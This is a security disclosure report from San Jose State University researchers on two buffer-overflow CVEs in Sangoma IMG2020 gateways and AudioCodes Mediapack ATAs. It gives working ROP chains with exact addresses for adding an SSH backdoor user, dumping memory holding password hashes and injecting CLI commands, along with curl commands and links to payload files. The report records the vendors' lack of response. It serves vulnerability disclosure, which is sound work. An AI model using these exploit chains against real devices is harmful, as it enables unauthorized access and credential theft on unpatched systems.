Technical Report: CVE-2025-32105 & CVE-2025-32106

Austin Erwin-Martinetti, Amith Kamath Belman
Computer Science Department, College of Science, San Jose State University
{austin.erwin-martinetti, amith.kamathbelman}@sjsu.edu

This report serves to document CVE-2025-32105 and CVE-2025-32106, two similarly exploited vulnerabilities for Internet-centered telephony products.

CVE-2025-32105[1]

The first vulnerability relates to the Sangoma IMG2020 media gateway's web server. When processing a login request, MetaDBInterface::hashSHA256() is called by the device to hash a password in the request, and compare against a user's password hash in the database. A call to strcpy() on the unencrypted password string will trigger a stack overflow if the password in the login request is long enough. The POST body for a normal login request will look like this:

```
<user name="dialogic" password="password"/>
```

A crash in a system can be verified by simply replacing "password" with a string of roughly 2,100 characters in length. Registers 23 through 31, the link register (LR), and r0 on the POWER architecture ASIC are corrupted in the process. To demonstrate the seriousness of this bug, we can redirect the program counter to various points in the code to perform return oriented programming (ROP), and show practical ways a system may be compromised. It's important to note that the ROP addresses demonstrated here are specific to release 2.3.2.2.

While the crash has been verified to exist in releases through 2.3.9.6 (later versions exist, though we are not aware of any patched software at this point), the ROP addresses are generated at compile time, and will be different for every release. There is, however, no ASLR or any other protections inherent in the operating system aside from the stack memory page being marked as non-executable in the processor. All addresses specified in this explanation are from the perspective of what the processor should reference upon execution. i.e., an 800000h offset is included when referring to data directly from an OS image to reflect the position in physical memory.

For example, these registers may be used in conjunction with the following code to disable the crash handler (so the system doesn't immediately reboot) and add the credentials user/ipsafenet to the built-in SSH server:

r25: Pointer to space in memory where the developer mode flag (inhibits crash handler) can be found

[1] Erwin-Martinetti, Austin. Kamath Belman, Amith. 2025. *Overflow Attacks in Telecommunications Hardware.* https://github.com/austin2111/papers/blob/main/Software_Vulnerabilities_in_Telecommunications_Hardware.pdf

r27: Pointer to the start of function ipcom_auth_useradd()
r29: Pointer to the string 'user'

r23: Pointer to the string 'ipsafenet'

r31: -1. Effectively -5 with the subtract immediate instruction in the code, though either -1 or -5 will successfully add a new user. While -5 is unlikely to be assigned, -1 will assign the next available user ID, and can be a more desirable argument to specify for this reason

As a C function call, this will effectively act the same as this when the values from the manipulable temporary registers are moved into the argument registers (r3 for argument 1, r4 for argument 2, etc):

```
ipcom_auth_useradd("user", "ipsafenet", -5);
```

```
0x019dd45c: lhz r8,local_48+0x2(r1) # Loads 16-bit value (0xFFFF)
into r8
0x019dd460: or r3,r29,r29 # 0x01CD1B91: pointer to ’user’ string
0x019dd464: or r4,r23,r23 # 0x01CD1CE5: pointer to ’ipsafenet’ string
0x019dd468: subi r5,r31,0x4 # 0xFFFFFFFB (-5): assigns user ID -5
0x019dd46c: li r6,0x0 # Unused
0x019dd470: sth r8,0x2(r25) # 0xFFFF: prevents the device from
rebooting. We'll want the bit tested for developer mode to be high.
0x019dd474: li r7,0x10 # Unused
0x019dd478: or r8,r22,r22 # Unused
0x019dd47c: mtspr CTR,r27 # Loads the address for
ipcom_auth_useradd() into the counter register
0x019dd480: bctrl # Branches to value in the counter register
```

Likewise, we can use this code to invoke d, the VxWorks memory dumping function on address 0x01010101. This will forego most of the executable code, and allow the user to look at the pages of memory containing the device's SQL database, with password hashes and configuration details. Standard out for all function calls invoked in this manner is redirected to the HTTP client performing the POST request. That is, anything normally seen on a terminal when invoking the function can simply be downloaded.

As per the VxWorks documentation, the convention for d:

```
d [adr[,nunits[,width]]] Display memory
```

```
0x01ef8644: mtspr CTR,r30 # 0x1ef9bf0: points to d function
0x01ef8648: or r3,r29,r29 # 0x01010101: Pointer to memory address to
start dumping at
0x01ef864c: or r4,r28,r28 # 0x7FFFFFFF: Length. Making this long is
important; if d() traverses memory space until an invalid page is
```

```
hit, it will reboot. If the function terminates normally with this
code however, it'll get caught in an infinite loop and prevent the
unit from responding.
0x01ef8650: or r5,r27,r27 # Width. Any value will typically work; the
pre-existing stack contents will be an impossibly high value that
will be clipped down to something reasonable. Beyond this point, no
registers need to be changed.
0x01ef8654: or r6,r26,r26
0x01ef8658: or r7,r25,r25
0x01ef865c: or r8,r24,r24
0x01ef8660: or r9,r23,r23
0x01ef8664: or r10,r21,r21
0x01ef8668: bctrl # Branch to the argument in the CTR register, store
the address immediately after in the link register.
```

Example Payloads

All included examples can be invoked with curl as seen:

```
curl -i
"http://10.0.1.69/oamp/user_management/users/logged_in?appid=0" -X
POST -H "Content-Type: application/x-www-form-urlencoded" --data
"@payload.bin”
```

Where payload.bin is one of the following:

SSH user addition/disable crash handler:
https://github.com/austin2111/papers/blob/main/img2020_useradd.bin

Memory Dump: https://github.com/austin2111/papers/blob/main/img2020_ramdump.bin

As these contain non-printable characters, downloading the payload file is advised rather than copying and pasting. Note that invocation of any payload will result in the web server process crashing.

Manufacturer Response

As of May 2024, Sangoma has acknowledged receipt of a vulnerability report, but has not communicated any intention or timeline for issuing a fix. As of June 2025, the authors have not been made aware of any fix.

CVE-2025-32106[2]

The second vulnerability is specific to Audiocodes Mediapack ATAs. When processing a login request, a parser is invoked to elicit key/value responses from various fields in a relevant POST request. For example, a normal POST request during a login may look something like this:

t=1&c0=0&c1=username

While the function responsible for parsing this data does not invoke strcpy, the code works effectively the same; only delimiters and null terminators are looked for - no explicit limitation is made on the length of a buffer being copied. With this exploit, registers 22 through 31, 0 and the link register are affected.

Much like with the IMG2020, replacing 'username' is sufficient to crash any vulnerable system. Proof of concept code demonstrated here is relevant to release 6.60A.332.002, although versions up to 6.60A.369.002 have been noted to crash as a consequence. The authors have not observed any firmware that mitigates the exploit as of this writing.

Similarly, the operating system powering Mediapack ATAs (pSOS) does not incorporate ASLR or any other significant form of protection. Addresses referenced in assembly code are what one can expect the processor to find a specific piece of data at. When referencing data directly from an unpacked firmware update, a 10000h offset is applied to reflect where in physical memory the code or data will reside.

To demonstrate this vulnerability, the simple proof of concept will reset the username and password to their default values, burn them to flash, and reboot the device. No arguments are necessary and therefore, no ROP is needed to demonstrate. The payload in question, however, will branch to address 0x004D7D4C to execute this.

For a more complex demonstration, a ROP can be chained together to access two separate sections of code: one to inject a command into the proprietary CLI-based user interface (typically listening on password protected telnet/SSH ports), and another to exfiltrate the return data over an existing TCP socket.

For this example, the following registers are used:

r25: Pointer to an area in memory for the command interpreter to return its output (second argument, r4)

[2] Erwin-Martinetti, Austin. Kamath Belman, Amith. 2025. *Overflow Attacks in Telecommunications Hardware.* https://github.com/austin2111/papers/blob/main/Software_Vulnerabilities_in_Telecommunications_Hardware.pdf

r27: Value 0x5AA. This is simply in line with what the pre-compiled code typically passes to the CLI function as the third argument (r5)
r26: Value 0x09. This is for a bitmask used in the command interpreter code. For demonstration purposes, the same value as many of the calling functions in the code was used (fourth argument, r6)

As per the ROP, the command itself given to the CLI is located on the stack. The pointer to this area is introduced by the code given, and presented as the first argument (r3)

```
005CDA78: mtspr      LR,r30 # 0x0009CFCC; pointer to command parsing function. The first four instructions (to manipulate the stack pointer) are bypassed so that the pointer advances. This allows us to properly construct a ROP chain with the next function
005CDA7C: addi       r3,r1,0x14 # Load the stack pointer plus 14h into the register for the first argument.
005CDA80: addi       r6,r26,0x0 # 0x09; arbitrary value for the presumed bitmask
005CDA84: addi       r4,r25,0x0 # 0x00EBCAA0; pointer to an arbitrary area in memory that appears to be unused. Since the device reboots upon completion of the ROP chain, proper calls to malloc can be overlooked for simplicity.
005CDA88: addi       r8,r29,0x0 # Unused
005CDA8C: addi       r7,r28,0x0 # Unused
005CDA90: addi       r5,r27,0x0 # 0x5AA; this is simply what the function is frequently called within the compiled code.
005CDA94: blrl       # Branch to link register, put return address in LR.
```

After the command is executed, the stack corruption we introduced initially will bring us to another ROP with new values. This is a product of foregoing the first four instructions in the command interpreter function. Near the end of the function, when the program attempts to increase the stack pointer value, rather than return with the exact same values as we entered with (as intended), we may access the next function we intend to execute.

In this example, new ROP code is used to avoid assigning the first argument to an offset of the stack pointer:

r25: This contains the start of the function used to send data towards the HTTP socket descriptor. Since there is no need to continue the ROP chain, although we could skip the stack manipulation arguments at the beginning of the function, it is not necessary to do so. For the example, we will use the same function address the system itself uses when returning responses.

r27: Zero (0) - the first HTTP socket descriptor is assigned to the first argument via r3 r26: The pointer ot the output of the command interpreter (0xEBCAA0) is assigned to the second argument via r4


r28: 0x300 - The count of bytes that the function will need to move to the “web browser” is specified in the third argument via r5

```
002B31CC: mtspr      LR,r25 # 0x0036042C: pointer to the function used to send data to a socket descriptor
002B31D0: addi       r3,r27,0x0 # 0: This indicates the HTTP socket to send data towards - the first active connection to the unit's HTTP server
002B31D4: addi       r4,r26,0x0 # 0x00EBCAA0: Pointer to the output address; where the data from the initial command was stored
002B31D8: addi       r5,r28,0x0 # 0x300: Count of bytes to send, starting from the pointer address
002B31DC: blrl       # Branch to link register, put return address in LR.
```

To invoke this exploit, a connection must first be established to the web server. Since no HTTP traffic will actually need to take place on this connection, something as simple as telnetting to port 80 will suffice; what's important is to allocate the first socket descriptor to yourself and keep it long enough to invoke the exploit. TCP sockets for web traffic are typically closed very quickly, making assignment of the first socket likely even in an environment with a moderate amount of bot traffic such as the public Internet.

While the telnet session (or any other means of keeping the socket open) is active, invoke the exploit. For purposes of demonstration, the example payload will send the command "cf view" to the interpreter and return the response over the telnet client. As per the demonstration screenshot below, you may wish to use a packet analyzer such as Wireshark to supplement this.

Naturally, these two functions can also be used independently. For example, the function that sends data to an active socket descriptor for the web server may also be used to send data from any arbitrary address, such as a pointer to the password hashes for different users. One looking to experiment may also replace the string 'cf view' in the payload with any command they would like to invoke, provided a newline character (0x0a) and null terminator (0x00) are sent after it.



```
◢ Transmission Control Protocol, Src Port: 80, Dst Port: 6416, Seq: 1, Ack: 22, Len: 512
     Source Port: 80
     Destination Port: 6416
     [Stream index: 1]
     [TCP Segment Len: 512]

0030  7f f5 2e 83 00 00 63 66  20 76 69 65 77 20 0a 3b   ··.···cf  view ·;
0040  2a 2a 2a 2a 2a 2a 2a 2a  2a 2a 2a 2a 2a 2a 0d 0a   ******** ******··
0050  3b 2a 2a 20 49 6e 69 20  46 69 6c 65 20 2a 2a 0d   ;** Ini  File **·
0060  0a 3b 2a 2a 2a 2a 2a 2a  2a 2a 2a 2a 2a 2a 2a 2a   ·;****** ********
0070  0d 0a 0d 0a 3b 42 6f 61  72 64 3a 20 4d 50 2d 31   ····;Boa rd: MP-1
0080  31 38 20 46 58 53 0d 0a  3b 42 6f 61 72 64 20 54   18 FXS·· ;Board T
0090  79 70 65 3a 20 35 36 0d  0a 3b 53 65 72 69 61 6c   ype: 56· ·;Serial
00a0  20 4e 75 6d 62 65 72 3a  20 31 31 34 37 37 37 31    Number:  1147771
00b0  39 0d 0a 3b 53 6c 6f 74  20 4e 75 6d 62 65 72 3a   9··;Slot  Number:
00c0  20 31 0d 0a 3b 53 6f 66  74 77 61 72 65 20 56 65    1··;Sof tware Ve
00d0  72 73 69 6f 6e 3a 20 36  2e 36 30 41 2e 33 32 38   rsion: 6 .60A.328
00e0  2e 30 30 33 0d 0a 3b 44  53 50 20 53 6f 66 74 77   .003··;D SP Softw
00f0  61 72 65 20 56 65 72 73  69 6f 6e 3a 20 32 30 34   are Vers ion: 204
0100  49 4d 33 3d 3e 20 36 36  30 2e 31 34 0d 0a 3b 42   IM3=> 66 0.14··;B
0110  6f 61 72 64 20 49 50 20  41 64 64 72 65 73 73 3a   oard IP  Address:
0120  20 31 30 2e 30 2e 31 2e  36 39 0d 0a 3b 42 6f 61    10.0.1. 69··;Boa
0130  72 64 20 53 75 62 6e 65  74 20 4d 61 73 6b 3a 20   rd Subne t Mask: 
0140  32 35 35 2e 32 35 35 2e  32 35 35 2e 30 0d 0a 3b   255.255. 255.0··;
0150  42 6f 61 72 64 20 44 65  66 61 75 6c 74 20 47 61   Board De fault Ga
0160  74 65 77 61 79 3a 20 31  30 2e 30 2e 31 2e 31 0d   teway: 1 0.0.1.1·
0170  0a 3b 52 61 6d 20 73 69  7a 65 3a 20 33 32 4d 20   ·;Ram si ze: 32M 
0180  20 20 46 6c 61 73 68 20  73 69 7a 65 3a 20 38 4d     Flash  size: 8M
0190  20 0d 0a 3b 4e 75 6d 20  6f 66 20 44 53 50 20 43    ··;Num  of DSP C
01a0  6f 72 65 73 3a 20 32 20  20 4e 75 6d 20 44 53 50   ores: 2   Num DSP
01b0  20 43 68 61 6e 6e 65 6c  73 3a 20 38 0d 0a 3b 50    Channel s: 8··;P
01c0  72 6f 66 69 6c 65 3a 20  4e 4f 4e 45 20 0d 0a 3b   rofile:  NONE ··;
01d0  4c 69 63 65 6e 73 65 20  4b 65 79 20 6c 69 6d 69   License  Key limi
01e0  74 73 20 61 72 65 6e 27  74 20 61 63 74 69 76 65   ts aren' t active
```

● The TCP payload of this packet (tcp.payload), 512 bytes

Example of command injection being returned in Wireshark

Example Payloads

All included examples can be invoked with curl:

```
curl 'http://10.0.1.69/UE/Login' -X POST -H 'Content-Type:
application/octet-stream' --data-binary "@payload.bin"
```

Where payload.bin is one of the following:

Password reset: https://github.com/austin2111/papers/blob/main/audiocodes_pwreset.bin

Command injection:
https://github.com/austin2111/papers/blob/main/audiocodes_cmdinject_http.bin

As these contain non-printable characters, downloading the payload file is advised rather than copying and pasting. Note that invocation of any payload will result in the web server process crashing.

Manufacturer Response

Multiple unacknowledged attempts to contact Audiocodes to present this vulnerability were made. As recommended in https://www.audiocodes.com/.well-known/security.txt, a report detailing this was sent to vulnerability@audiocodes.com in September 2024. No acknowledgement or manufacturer response has been presented to the authors at this time.